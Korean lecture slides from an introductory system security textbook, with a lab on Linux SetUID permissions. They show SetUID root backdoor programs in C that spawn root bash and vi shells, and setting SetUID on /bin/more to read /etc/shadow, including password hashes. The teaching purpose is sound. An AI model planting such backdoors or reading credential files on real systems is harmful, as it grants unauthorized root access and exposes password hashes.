


(b) Test에 SetUID 비트가 없는 경우

[그림 3-12] SetUID 설정에 따른 프로세스 권한 변경

- SetUID 비트를 가진 파일을 검색 명령어 사례

```
find / -user root -perm +4000
```



```
wishfree@localhost:/home/wishfree
File Edit View Search Terminal Help
[root@localhost wishfree]# find / -user root -perm +4000
/sbin/mount.nfs
/sbin/unix_chkpwd
/sbin/pam_timestamp_check
/lib/dbus-1/dbus-daemon-launch-helper
find: `/home/wishfree/.gvfs': Permission denied
find: `/proc/31429/task/31429/fd/6': No such file or directory
find: `/proc/31429/task/31429/fdinfo/6': No such file or directory
find: `/proc/31429/fd/6': No such file or directory
find: `/proc/31429/fdinfo/6': No such file or directory
/bin/cgexec
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
/bin/ping6
/usr/sbin/seunshare
/usr/sbin/mtr
```

[그림 3-13] 시스템 내부에서 SetUID 비트가 설정된 파일 검색




실습 3-2 SetUID를 활용한 해킹 기법 익히기

1 SetUID 비트를 가진 셸을 생성 해 보자.

- 원본의 bash 셸을 나의 /test 디렉터리에 복사해 오고, 그 파일에 4755 권한 부여.
bash 셸은 프로세스가 **살아있는 동안은 파일의 소유자인 root 권한으로 실행**

일반적으로 shell은 종료하지 않는 이상 계속 살아 있음
주어진 셸을 실행한다면 루트의 권한을 획득할 수 있을까?

```
cp /bin/bash /test/bash  
chmod 4755 bash
```



```
wishfree@localhost:/test  
File Edit View Search Terminal Help  
[wishfree@localhost test]$ cp /bin/bash /test/bash  
[wishfree@localhost test]$ chmod 4755 bash  
[wishfree@localhost test]$ ls -al  
total 868  
drwxrwxrwx. 2 root root 4096 Nov 27 11:28  
dr-xr-xr-x. 24 root root 4096 Nov 27 11:27  
-rwsr-xr-x. 1 wishfree wishfree 877480 Nov 27 11:28 bash  
[wishfree@localhost test]$
```

복사된 이 셸을 실행한다면
루트의 권한을 획득할 수 있을까?


[그림 3-14] bash 셸에 대한 SetUID 비트의 설정



실습 3-2 SetUID를 활용한 해킹 기법 익히기

2 일반 사용자 계정으로 SetUID 비트가 주어진 셸 실행

```
id          // 일반 사용자 계정임을 확인
./bash      // setuid가 설정된 프로그램 실행
id          // 변경된 계정 확인 → 변경 되지 않았음!
```



A terminal window titled 'wishfree@localhost:/test' showing the execution of a SetUID program. The user runs 'id' and sees they are wishfree (uid=500). Then they run './bash' and run 'id' again. The output shows they are still wishfree (uid=500), indicating the SetUID bit did not change the effective user ID. The text 'uid=500(wishfree)' in the second 'id' output is circled in red.

```
wishfree@localhost:/test
File Edit View Search Terminal Help
[wishfree@localhost test]$ id
uid=500(wishfree) gid=500(wishfree) groups=500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[wishfree@localhost test]$ ./bash
[wishfree@localhost test]$ id
uid=500(wishfree) gid=500(wishfree) groups=500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[wishfree@localhost test]$
```

[그림 3-15] SetUID 비트가 설정된 셸을 이용한 관리자 권한 획득 시도

→ 획득 시도 실패

4755 권한 셸 실행 후에도 여전히 uid/gid는 500

셸 프로세스는 계속 실행되는 프로세스임

따라서, 임시로 꼭 필요한 경우에만 root 권한을 부여한다는 setuid 개념에 어긋남. 허용 안됨!

(More Trick) 만약 셸 프로세스를 다른 일반 프로세스로 감싸서 수행한다면? Next slide...



실습 3-2 SetUID를 활용한 해킹 기법 익히기


3 SetUID 비트를 이용한 bash 셸 획득

- 보안 설정은 특정한 패턴에만 해당. 약간의 트릭만으로도 피할 수 있다.
다음 소스 코드를 작성해보자.

```
backdoor.c
#include <stdio.h>
main(){
    setuid(0);           // 시스템 콜 함수를 이용하는 프로그램 작성
    setgid(0);
    system("/bin/bash");
}
```

- backdoor.c를 root 계정으로 컴파일하여 4755 권한 부여해 놓는다 (그림 3-16).

```
gcc -o backdoor backdoor.c
chmod 4755 backdoor
```



```
wishfree@localhost:/test
File Edit View Search Terminal Help
[root@localhost test]# gcc -o backdoor ./backdoor.c
[root@localhost test]# chmod 4755 ./backdoor
[root@localhost test]# ls -al ./backdoor
-rwsr-xr-x. 1 root root 4864 Nov 27 11:37 ./backdoor
[root@localhost test]#
```

[그림 3-16] backdoor 파일의 컴파일 및 SetUID 비트 부여 → 루트 권한 획득 성공, next slide...



실습 3-2 SetUID를 활용한 해킹 기법 익히기

3 SetUID 비트를 이용한 bash 셸 획득

루트 권한 획득 성공, [그림 3-15] 참조

```
root@ubuntu: /test
File Edit View Search Terminal Help
wishfree@ubuntu:/test$ id
uid=1000(wishfree) gid=1000(wishfree) groups=1000(wishfree),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),128(sambashare)
wishfree@ubuntu:/test$
wishfree@ubuntu:/test$ ./backdoor
root@ubuntu:/test# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),128(sambashare),1000(wishfree)
root@ubuntu:/test#
```

그림 3-15 SetUID 비트를 부여한 backdoor 파일로 관리자 권한 획득

개인 계정으로 Backdoor 프로그램을 실행하면 해당 프로그램 실행 종료 후에도 Root 권한이 유지된 bash 셸이 수행되고 있음

셸 프로세스를 다른 프로세스(backdoor.c)로 감싸 놓은 상태

Setuid 비트는 이제 bash가 아닌 보통의 backdoor.c 프로그램이 영향을 받음

해당 프로그램이 실행 중 일때는 코드 내부의 setuid(0)에 의해 소유자(root)로 rws에 의해 권한 상승



실습 3-2 SetUID를 활용한 해킹 기법 익히기



셀을 이용한 방법 이외의 색다른 방법을 찾아 보자.

4 more 명령어에 SetUID 비트를 부여한다면 어떻게 될까?

- /etc/shadow는 관리자 소유의 파일, 일반 계정의 접근이 금지 됨
- SetUID 비트가 주어진 more 명령을 이용하면 /etc/shadow 파일을 읽기 가능

```
chmod 4755 /bin/more
```

(참고) 일반 개인 사용자의 chmod 4755 실행은 불허됨.
Root 권한으로 수정해야 함.

```
id  
more /etc/shadow
```

```
wishfree@localhost:/test  
File Edit View Search Terminal Help  
[wishfree@localhost test]$ id  
uid=500(wishfree) gid=500(wishfree) groups=500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023  
[wishfree@localhost test]$  
[wishfree@localhost test]$ more /etc/shadow  
root:$6$LL489S9Pyh6FPZ6i$johPQkx9NxTfb88TzZgB1vepGgLPu8.uSXKTaCil03TJGSBo/XgU8lj  
80IXKirtFK67oAtdxPazr/uKuAkuFT0:14923:0:99999:7:::  
bin:!:14789:0:99999:7:::  
daemon:!:14789:0:99999:7:::  
adm:!:14789:0:99999:7:::  
lp:!:14789:0:99999:7::: 일반 사용자임에도 불구하고 /etc/shadow 읽기 가능  
sync:!:14789:0:99999:7:::  
shutdown:!:14789:0:99999:7:::  
--More-- (24%)
```

[그림 3-19] SetUID 비트가 부여된 more 명령 실행 결과 → **잘못 설정된 setuid 파일 존재의 위험성!**
즉, root에 의해 잘못 설정된 suid 파일의 위험성



실습 3-2 SetUID를 활용한 해킹 기법 익히기


이번엔 좀 더 상상력을 발휘 해 보자.

5 SetUID 비트가 할당된 vi 에디터를 이용한 권한 상승

- 작성한 vibackdoor.c를 컴파일, SetUID 비트 부여

```
vibackdoor.c
#include <stdio.h>
main(){
    setuid(0);
    setgid(0);
    system("/bin/vi");
}
```

```
gcc -o vibackdoor vibackdoor.c
chmod 4755 vibackdoor
```



```
wishfree@localhost:/test
File Edit View Search Terminal Help
[wishfree@localhost test]$ ls -al ./vibackdoor
-rwsr-xr-x. 1 root root 4862 Nov 27 12:02 ./vibackdoor
[wishfree@localhost test]$
```

[그림 3-20] vibackdoor에 SetUID 비트 부여


Root 계정으로 파일을 생성하고
4755 권한 부여한 상태



실습 3-2 SetUID를 활용한 해킹 기법 익히기

- Bash 셸 실행으로 인해, vi 에디터 화면이 셸 화면으로 전환
- 셸의 프롬프트가 루트 권한을 나타내는 # 모양으로 전환

id



```
wishfree@localhost:/test
File Edit View Search Terminal Help
[wishfree@localhost test]$ ./vibackdoor
[root@localhost test]# id
uid=0(root) gid=0(root) groups=0(root),500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost test]#
```

[그림 3-22] SetUID 비트가 적용된 vi 에디터에서의 셸 생성

- Exit를 입력 → 다시 vi 에디터로 전환
- 일반 사용자 계정의 셸 → 관리자 권한의 vi에디터 → 관리자 권한의 셸'의 과정





Thank You !

IT CookBook, 정보 보안 개론과 실습 : 시스템 해킹과 보안(개정판)